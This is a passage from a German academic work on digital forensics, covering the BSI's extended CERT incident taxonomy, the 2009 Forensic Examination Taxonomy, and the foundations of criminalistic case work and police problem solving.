Die vom BSI aufgegriffene Taxonomie soll mit deren Erweiterung durch *Dittmann* den Angriffsverlauf beschreiben und besteht, wie die ursprüngliche Taxonomie von *Howard* und *Longstaff*, aus dem Vorfall, dem Angriff und dem Ereignis: Der *Vorfall* als Ganzes beschreibt dabei den *Angreifer*, der mit einer eigenen *Absicht* einen *Angriff* durchführt, der aus der Abfolge der Ausnutzung einer *Schwachstelle* durch ein *Werkzeug aktions*orientiert und *ziel*gerichtet ein *Resultat* erreichen möchte. Das eigentliche *Ereignis* stellt wiederum die *Aktion* und das *Ziel* dar. Beim Angreifer muss laut BSI zwischen einem Innen- und Außentäter unterschieden werden.[185] „Dabei hat der Innentäter u. U. detaillierte Kenntnisse über die Computer und deren Vernetzung und häufig auch einen Zugang zum angegriffenen System bzw. einen physischen Zugang zu den Computern.“[186] Auf Grund dieser Möglichkeiten gelten die Innentäter meist als die gefährlicheren Täter, wie dies etwa auch das NIST im „Guide to Integrating Forensic Techniques into Incident Response“ [187] festgestellt hat.

Letztlich kann die genutzte Taxonomie, welche das BSI als erweiterte CERT-Taxonomie aufführt, folgendermaßen verstanden werden: Mithilfe von Werkzeugen nutzt ein Angreifer gezielt eine Schwachstelle im Computer oder im Netzwerk aus, um spezifische Aktionen auszuführen, die ein bestimmtes Ziel verfolgen. Das Ergebnis des Angriffs ist das beabsichtigte Resultat des Angreifers. Es ist jedoch wichtig zu beachten, dass das eigentliche Ereignis nur ein Teil eines umfassenderen Angriffs ist, der Werkzeuge, ausgenutzte Schwachstellen und das Ergebnis umfasst. Um den Angriff vollständig zu erkennen und künftige Angriffe abzuwehren, muss der gesamte Angriff einschließlich der Werkzeuge, Schwachstellen und des Ergebnisses ausgewertet werden. Eine gründliche Analyse eines Vorfalls erfordert auch die Untersuchung des Angreifer-Typs und dessen Absicht, um die

[184] BSI: "Leitfaden IT-Forensik" (2011), S. 29.
[185] BSI: "Leitfaden IT-Forensik" (2011), S. 29.
[186] Ebd.
[187] Kent et al.: "Guide to Integrating Forensic Techniques into Incident Response" (2006).

spezifische Bedrohung zu bestimmen. Diese Einklassifizierung ist unter anderem auch wichtig, um eine Vergleichbarkeit ähnlich gelagerter Angriffe festzustellen, damit etwa Angriffskampagnen zugeordnet werden können.[188]

Durch die Erweiterung der bestehenden CERT-Taxonomie von *Howard* und *Longstaff* durch *Dittmann* wurde der Punkt der Sicherheitsaspekte, welcher laut BSI[189] die Punkte Vertraulichkeit, Integrität, Verfügbarkeit, Nichtabstreitbarkeit und Authentizität umfasst, durch die Fortführung und ein Mapping der Kategorie Resultat der Taxonomie erweitert.

Im Einzelnen beziehen sich diese Punkte auf:

- „Vertraulichkeit – Geheimhaltung von Ressourcen (z. B. Informationen) gegenüber Unberechtigten (z. B. Anwender, Dienste);
- Integrität – Schutz von gespeicherten bzw. zu kommunizierenden Ressourcen (z. B. Informationen) vor unberechtigter Veränderung;
- Verfügbarkeit – Schutz von Ressourcen (z. B. Informationen) vor einer unbefugten Vorenthaltung;
- Nichtabstreitbarkeit – Schutz vor dem Abstreiten von Transaktionen wie des Versendens bzw. Empfanges von Nachrichten durch authentisch festgestellte Personen (in der erweiterten CERT-Taxonomie unter dem Punkt: Verbindlichkeit/Nachweisbarkeit aufgeführt);
- Authentizität – Schutz der Nachweisbarkeit der Herkunft einer Ressource (z. B. Informationen).“[190]

[188] BSI: "Leitfaden IT-Forensik" (2011), S. 30.
[189] Bundesamt für Sicherheit in der Informationstechnik: "Integrierte Gebäudesysteme – Technologien, Sicherheit und Märkte" (2002).
[190] BSI: "Leitfaden IT-Forensik" (2011), S. 30.




Abbildung 23: Erweiterte CERT-Taxonomie des Leitfaden IT-Forensik des BSI nach *Dittmann* 2011[191]

[191] BSI: "Leitfaden IT-Forensik" (2011), S. 29.

Die Erweiterungen werden in der Abbildung 23: Erweiterte CERT-Taxonomie des Leitfaden IT-Forensik des BSI nach *Dittmann* 2011 deutlich und belegen auch die Abstammung von der eigentlichen Taxonomie, wie aus Abbildung 15: Computer and Network Incident Taxonomy nach *Howard* und *Longstaff* 1998 ersichtlich. Zudem wurde der Punkt *Persönlichkeitsrecht* mit zum Bereich der Sicherheitsaspekte hinzugefügt. Dieser Punkt soll dem Datenschutz in seiner Form als Schutz der Persönlichkeitsrechte Rechnung tragen.

Die ursprüngliche Veröffentlichung "Taxonomy for Computer Security Incidents",[192] welche als Vorlage für die erweiterte CERT-Taxonomie des BSI-Leitfaden IT-Forensik diente, befasste sich zudem mit weiteren Ergänzungen durch Elemente, die eine Möglichkeit bieten, einen Security Scan mit Hilfe der Incident Taxonomy zu beschreiben. Damit sollte eine Möglichkeit zur Aufnahme nicht-böswilliger Aktivitäten in die Taxonomie geschaffen werden, welche eine Klassifizierung von Sicherheitsproblemen mit der gleichen Taxonomie erlaubt. Die hinzugefügten Elemente weisen dabei im Zusammenspiel mit den bereits vorhandenen Elementen auf Kategorien hin, die potenzielle Sicherheitsprobleme aufdecken können, um so Sicherheitsvorfälle zu verhindern.[193]

In der ursprünglichen Veröffentlichung wurde einer neuer Eintrag für die Kategorie *Attacker* unter der Elementbezeichnung "*Penetration Tester*" vorgeschlagen. Dieser wurde in der erweiterten CERT-Taxonomie als Elementeintrag *SecurityScan* unter der Kategorie *Angreifer* eingefügt. Im Bereich der *Objectives* wurde das Element *Security Scan* vorgeschlagen, welches in der erweiterten CERT-Taxonomie unter dem Element *Sicherheitsbeurteilung* in der Kategorie *Absicht* aufgeführt wird. Zusätzlich zu den computerbasierten Schwachstellen wurde in der ursprünglichen Veröffentlichung von *Ditttmann* das neue Element des "Social Engineering" in der Kategorie *Vulnerability* eingeführt, welches jede Ausnutzung menschlichen Verhaltens beschreibt. Dieses Element wurde jedoch letztlich in der erweiterten CERT-Taxonomie des BSI nicht mit übernommen.[194]

[192] Kiltz, S.; Lang, A.; Dittmann, J.: "Taxonomy for Computer Security Incidents" (2007).
[193] Altschaffel, R.; Kiltz, S.; Dittmann, J.: "From the Computer Incident Taxonomy to a Computer Forensic Examination" (2009), S. 6.
[194] Ebd.

2.2.3.3 Forensic Examination Taxonomy 2009

In der Veröffentlichung "From the Computer Incident Taxonomy to a Computer Forensic Examination Taxonomy" wird ein Ansatz dahingehend vorgestellt, aus der erweiterten CERT-Taxonomie, die durch *Altschaffel*, *Kiltz* und *Dittmann* 2007 vorgestellt wurde, eine digitalforensische Untersuchungstaxonomie zu entwickeln. Ziel war es, durch eine Umstellung der bestehenden Taxonomie einen Workflow zu schaffen, der eine digitalforensische Untersuchung adressiert und die einzelnen Bestandteile der Untersuchung in der Abfolge der ermittelbaren Kategorien und deren Elemente aufführt.

Dabei wurde im Rahmen des Artikels jedoch herausgearbeitet, dass eine einfache Umstellung der Reihenfolge in eine Abfolge keine zufriedenstellende digitalforensische Untersuchungstaxonomie liefert. Auch das bloße Hinzufügen neuer Elemente auf Grund notwendiger geeigneter Elemente konnte dem nicht entgegenwirken, da sich weitere zusätzliche Probleme aus der Art der Vorfall-Taxonomie ergaben. Die Vorfall-Taxonomie – sowohl als erstveröffentlichte Variante von *Howard* und *Longstaff* als auch in der erweiterten Variante nach *Altschaffel*, *Kiltz* und *Dittmann* – ziele ausschließlich auf die Beschreibung von böswilligen Vorfällen ab. Nach der Intention einer forensischen Untersuchung sei diese Sichtweise nicht ausreichend, da bei Beginn einer forensischen Untersuchung nicht immer eindeutig geklärt ist, ob das beobachtete Ergebnis die Folge eines böswilligen Angriffs oder einer Fehlfunktion sei. Unabhängig davon könne es dennoch erfolgversprechend sein, eine forensische Untersuchung durchzuführen, um die genaue Fehlerursache festzustellen, selbst wenn von vornherein feststehe, dass das beobachtete Ergebnis die Folge einer Fehlfunktion ist.[195]

Auf Basis dieser Überlegungen und auch der Erkenntnisse, dass digitalforensische Untersuchungsmodelle und Prozesse einer zeitlichen Anordnung folgen, wurde eine Taxonomie mit erweiterten Kategorien und Elementen erstellt, welche die chronologische Abfolge einer solchen Untersuchung wiederspiegelt.[196]

---

[195] Altschaffel, R.; Kiltz, S.; Dittmann, J.: "From the Computer Incident Taxonomy to a Computer Forensic Examination" (2009), S. 7.
[196] Ebd.




Abbildung 24: Forensic Examination Taxonomie nach *Altschaffel*, *Kiltz* und *Dittmann* 2009[197]

Die Abfolge wird dabei durch die Hauptkategorien *Resultat* (Result) > *Aktion* (Action) > *Ziel* (Target) > *Sicherheitsaspekt* (Violated Security Aspect) > *Werkzeug* (Tool) > *Schwachstelle* (Vulnerability) > *Zeitrahmen* (Timeline) > *Herkunft*/*Quelle* (Origin) vorgegeben.

Da es außerhalb des Rahmens einer digitalforensischen Untersuchung liegt, die Motivation eines Angreifers zu beurteilen, und dies in manchen Fällen sogar unmöglich ist, wie etwa bei einer Hardwarefehlfunktion, wurde die Kategorie *Zielstellung* (Objectives) nicht als Teil der forensischen Untersuchungstaxonomie aufgeführt.

Zudem wurde die Kategorie *Angreifer* (Attacker) durch die Kategorie *Herkunft/Quelle* (Origin) ersetzt. Grund dafür ist die Notwendigkeit, auch Fehlfunktionen zu adressieren, die letztlich nicht auf Angreifern beruhen.[198] Letztlich wurden die Angreiferunterkategorien durch die folgenden Elemente ersetzt:

- Fehlfunktion der Hardware (Malfunctioning Hardware) – Der Ursprung des Vorfalls ist eine fehlerhafte Hardware.[199]
- Fehlfunktion der Software (Malfunctioning Software) – Der Ursprung des Vorfalls ist eine fehlerhafte Software.[200]
- Benutzer (User) – Der Ursprung des Vorfalls ist ein Benutzer, der den Vorfall mit oder ohne Absicht verursacht hat. Bei einer forensischen Untersuchung würde dies durch eine Sammlung von Identitätsdaten dargestellt, die aus IP-Adressen, Mac-Adressen, Benutzernamen und dergleichen bestehen. Wichtig ist, dass diese Daten mit entsprechenden Zeitstempeln erfasst werden, da sich Identitätsdaten im Laufe der Zeit ändern können.[201]
- Mangel an Ressourcen (Lack of Resources) – Der Ursprung des Vorfalls wird durch einen Mangel an Ressourcen, wie Arbeitsspeicher oder Speicherplatz, verursacht.[202]

[197] Altschaffel, R.; Kiltz, S.; Dittmann, J.: "From the Computer Incident Taxonomy to a Computer Forensic Examination" (2009), S. 11.
[198] Altschaffel, R.; Kiltz, S.; Dittmann, J.: "From the Computer Incident Taxonomy to a Computer Forensic Examination" (2009), S. 12.
[199] Ebd., S. 7.
[200] Ebd., S. 7.
[201] Ebd., S. 7.
[202] Ebd., S. 7.

Das Element Benutzer beschreibt alle von einem Benutzer verursachten böswilligen oder nicht böswilligen Vorfälle. Da es schwierig und außerhalb des Rahmens einer digitalforensischen Untersuchung ist, zu beurteilen, ob der "Angreifer" ein Vandale, ein Terrorist oder einfach nur ein Bedienungsfehler ist, deckt dieses Element alle Möglichkeiten ab. Die Identifizierung eines Angreifers erfolgt in der Regel anhand bestimmter IP-Adressen, Mac-Adressen oder Benutzernamen in Verbindung mit einem Zeitstempel. Dies macht eine Einstufung in Hacker oder Corporate Raider schwierig. Darüber hinaus ist es, obwohl es möglich wäre, auf der Grundlage der geänderten Daten eine Vermutung anzustellen, nicht die Aufgabe des digitalforensischen Ermittlers, den Angreifer in eine Gruppe einzuordnen.[203]

Im Bereich der Kategorie *Schwachstellen* (Vulnerability) wurde die Taxonomie um zwei Elemente erweitert:

- *Menschliches Verhalten* (Human Behavior) – das ist eine Schwachstelle, die sich aus Eigenschaften von Menschen ergibt, die ausgenutzt werden; unbeabsichtigter Missbrauch oder Fehlbenutzung.[204]
- *Social Engineering* – das umfasst die Offenlegung von sensiblen Informationen durch die Befragung eines Benutzers.[205]

Die *Resultat* (Result)-Kategorie wurde zudem erweitert durch die verletzen *Sicherheitsaspekte* (Violated Security Aspects),[206] welche bereits durch die erweiterte CERT-Taxonomie gemäß BSI[207] aufgeführt wurde. Dies impliziert das Ziel einer digitalforensischen Untersuchung, welches darauf ausgerichtet ist, aufzuzeigen, welche Sicherheitsaspekte bei einem Vorfall verletzt wurden.

Abschließend wurde der Punkt *Zeitrahmen* (Timeline) eingeführt, der einen wichtigen Punkt dieser Taxonomie darstellt, insbesondere, wenn die Beweise in einem Strafverfolgungsverfahren vorgelegt werden sollen.[208]

---

[203] Altschaffel, R.; Kiltz, S.; Dittmann, J.: "From the Computer Incident Taxonomy to a Computer Forensic Examination" (2009), S. 7.
[204] Ebd., S. 8.
[205] Ebd., S. 8.
[206] Ebd., S. 10.
[207] BSI: "Leitfaden IT-Forensik" (2011), S. 30.
[208] Altschaffel, R.; Kiltz, S.; Dittmann, J.: "From the Computer Incident Taxonomy to a Computer Forensic Examination" (2009), S. 10.

Die Kategorie *Timeline* wird immer in Bezug auf den Beginn der digitalforensischen Untersuchung eingeordnet und umfasst die folgenden Punkte:

- *Einzelner laufender Vorfall* (Single ongoing incident) – das beschreibt einen einzelnen und andauernden Vorfall, der besonders wichtig für die Entscheidung ist, ob für die Untersuchung Live-Forensik angewendet wird.[209]
- *Wiederkehrender laufender Vorfall* (Recurring ongoing incident) – das beschreibt mehrere, aber wiederkehrende Vorfälle, der besonders wichtig für die Entscheidung ist, ob für die Untersuchung Live-Forensik angewendet wird.[210]
- *Einzelner beendeter Vorfall* (Single finished incident) – das beschreibt einen Vorfall, der in der Vergangenheit entstanden und beendet wurde.[211]
- *Wiederkehrender abgeschlossener Vorfall* (Recurring finished incident) – das beschreibt mehrere Vorfälle, die in der Vergangenheit entstanden und beendet wurden.[212]

Eine zeitliche Abfolge wird normalerweise in den Phasen der Datenanalyse (Analyses) in forensischen Modellen zusammengestellt. Ohne eine solche genaue zeitliche Abfolge der Beweise kann das gesammelte Material bei der Rekonstruktion eines Vorfalls nicht in eine Abfolge von Ereignissen eingeordnet und in der Phase der Dokumentation (Reporting) nicht konkret aufbereitet werden. Zudem ergeben sich aus analysierten Daten meist auch Hinweise auf zusätzlich zu sichernde Informationen der Sicherstellungsphase (Secure), die letztlich wieder zu einem Zyklus führen können.

Eine digitalforensische Untersuchung folgt einem Zeitablauf, der in der Forensic Examination-Taxonomie aufgegriffen wurde. Eine forensische Untersuchung beginnt in aller Regel mit einem Symptom oder Hinweisen, die eine nähere Untersuchung notwendig machen. Dies kann etwa die Feststellung sein, dass ein Dienst nicht verfügbar ist oder dass Daten auf einer Website beschädigt sind. Da also das Ergebnis des Vorfalls am Beginn einer Überprüfung steht, ist dies auch die erste Kategorie in der Taxonomie. Danach können auf Basis der bereits vom BSI im Leitfaden IT-Forensik aufgegriffenen Fragestellungen, wie

[209] Altschaffel, R.; Kiltz, S.; Dittmann, J.: "From the Computer Incident Taxonomy to a Computer Forensic Examination" (2009), S. 10.
[210] Ebd.
[211] Ebd.
[212] Ebd.

unter Abschnitt 2.2.1.6 beschrieben, den vorgegebenen Kategorien der Forensic Examination-Taxonomie in einer oder mehreren Kategorien zugeordnet werden. Abschließend können die notwendigen definierten Prozesse evaluiert werden, die laut dem bevorzugten forensischen Prozessmodell auszuführen sind, um weitere Informationen oder Ermittlungsansätze zur umfassenden Beantwortung der Fragestellungen zu erhalten.[213]

2.2.4 Zusammenfassende Erkenntnisse

Mit Beginn der 1990er Jahre wurden Modellansätze für die Beschreibung des Ablaufs von Ermittlungen und Untersuchungen von Sicherheitsvorfällen entwickelt. Die ersten Ansätze stammen dabei aus den USA, wo die Untersuchung von Straftaten im Zusammenhang mit IT-Infrastrukturen oder IT-Geräten bereits frühzeitig erfolgten. Angriffe auf Netzwerke von Rüstungskonzernen machten es erforderlich, Sicherheitsvorfälle auch außerhalb des Kontextes von behördlichen Ermittlungen zu untersuchen und zu beschreiben. Dabei wurde hier der Fokus nach und nach auf die Ableitung von Erkenntnissen zum Modus Operandi gelegt, um für zukünftige Angriffe Sicherheitsmaßnahmen ableiten zu können oder zumindest eine Risikominimierung zu erreichen. Die dafür genutzten Threat-Modelle sind allerdings branchenübergreifend für jegliche IT-Infrastrukturen nutzbar und bieten damit eine geeignete Möglichkeit, diese in den Untersuchungsprozess einzuordnen, diesen zu verbessern und allgemeingültig aufzubauen.

In Deutschland wurden die Bestrebungen seitens der US-Normierungsbehörden, wie dem NIST oder den Threat-Modellen von Lockheed Martin, aufgegriffen und durch das BSI in eigene Modelle adaptiert übernommen. Dabei ist der Fokus für das BSI nicht nur auf die Untersuchung von Sicherheitsvorfällen beschränkt, sondern teilweise werden Handlungsanleitungen vorgegeben, die sowohl auf behördliche Untersuchungen von Cybercrime-Straftaten als auch auf die Untersuchung von Sicherheitsvorfällen in Unternehmen abzielen. Der Teil der forensischen Untersuchung von Informationstechnik wurde dabei ebenso berücksichtigt wie die Modellbeschreibung von Angriffen mit Hilfe der CERT-Ta-

[213] Altschaffel, R.; Kiltz, S.; Dittmann, J.: "From the Computer Incident Taxonomy to a Computer Forensic Examination" (2009), S. 11.

xonomie. Die Kombination beider Gebiete, welche zusammengefasst in die Forensic Examination-Taxonomie eingeflossen ist, liefert dabei den überzeugendsten Ansatz für die Bewältigung von Sicherheitsvorfällen in Unternehmen und sollte daher für eine Verwendung innerhalb behördlicher Untersuchungen speziell geprüft werden.

2.3 Grundlagen der kriminalistischen Fallarbeit

Für die Betrachtungen der kriminalistischen Fallbearbeitung ist es unerlässlich, die Begrifflichkeit Kriminalistik zu erörtern und zu definieren. Laut den Grundsätzen der Kriminalpraxis sind die Methodik, Strategie und Taktik der präventiven und repressiven Verbrechensbekämpfung die Instrumente der Kriminalistik. Sie sind wesentliche Elemente im Ordnungssystem der Kriminalwissenschaften, wie in Abbildung 25: Ordnungssystem der Kriminalwissenschaften dargestellt.[214]

„Die Kriminalistik ist die Wissenschaft von der Aufdeckung, Untersuchung und Verhütung von Straftaten und kriminalistisch relevanten Sachverhalten. Ihr Gegenstand sind die Gesetzmäßigkeiten und Erscheinungen des Entstehens von Informationen (Spuren/Beweisen) bei der Begehung von Straftaten sowie die Methoden ihres Auffindens, Sicherns und Bewertens für Ermittlungs- und Beweiszwecke.“[215]




Abbildung 25: Ordnungssystem der Kriminalwissenschaften[216]

[214] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 4.
[215] Ebd., S. 5.
[216] Ebd., S. 6.

Aufgabe der Kriminalistik ist es:

- strafrechtliche relevante Ereignisse mit kriminalistischen Methoden aufzudecken,
- den Ablauf dieser Ereignisse zu untersuchen,
- Täter zu ermitteln und mit hinreichendem Tatverdacht zu überführen (Repression) und
- Wirkungsmöglichkeiten in präventiver Hinsicht zu erkennen und diese anzuwenden (Prävention). [217]

Clages vereint diese vier Punkte unter dem Begriff der kriminalistischen Methodik, die er als Arbeitsgrundlage der kriminalistischen Tätigkeiten ansieht. Sie adaptiert im Allgemeinen wissenschaftlich-theoretische und empirische Methoden und wendet diese auf die Bewältigung kriminalistischer Aufgaben an.[218]

2.3.1 Der kriminalpolizeiliche Problemlösungsprozess

Die polizeiliche Lagebewältigung wird von der theoretischen Planung und polizeilichen Entscheidungen über die polizeiliche Einsatzpraxis bis hin zur kriminalistischen Fallbearbeitung grundsätzlich als komplexer Problemlösungsprozess angesehen. Deren Komplexität ist dabei abhängig von der Art und Schwere des jeweiligen Einsatzanlasses, respektive dessen kriminalistischen Fallgegebenheiten.[219]

Jeder Problemlösungsprozess beginnt mit ungelösten und offenen Aufgaben oder Fragestellungen, die im polizeilichen Umfeld einer entsprechenden polizeilichen Lösung bedürfen. Im Allgemeinen ist das Ziel der polizeilichen Problemlösung durch den gesetzlichen Auftrag der Polizei vorgegeben, der Gefahrenabwehr und Strafverfolgung umfasst.[220]

Problemstellungen können in allen Phasen der polizeilichen Handlungen zu einem Ereignis auftreten. Dabei erscheinen sie nicht nur zu Beginn der kriminalistischen Aufklärungs- und Ermittlungsmaßnahmen, sondern ziehen sich in der Regel durch das gesamte

[217] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 5 und S. 8 mit Anlehnung an Ackermann et al.: "Kriminalistische Handlungslehre" (2002), S. 13.
[218] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 5.
[219] Clages, H.: "Methodik der kriminalistischen Untersuchungsplanung" (1999), S. 635.
[220] Ebd., S. 10.

Verfahren. Schon beim ersten Angriff, nach Bekanntwerden einer Straftat, müssen polizeiliche Entscheidungen dahingehend getroffen werden, wie taktisch angemessen am Tatort vorgegangen werden soll.[221]

Clages sieht zudem Probleme, die sich aus folgenden Erfordernissen wie einer:

- „sachlich zutreffenden Beurteilung des vorliegenden Ereignisses nach strafrechtlich und kriminalistisch-kriminologischen Kriterien,
- exakten und sachgerechten Tatortarbeit und Dokumentation des Tatgeschehens,
- zielgerichteten und effektiven Planung und Durchführung von Ermittlungshandlungen und
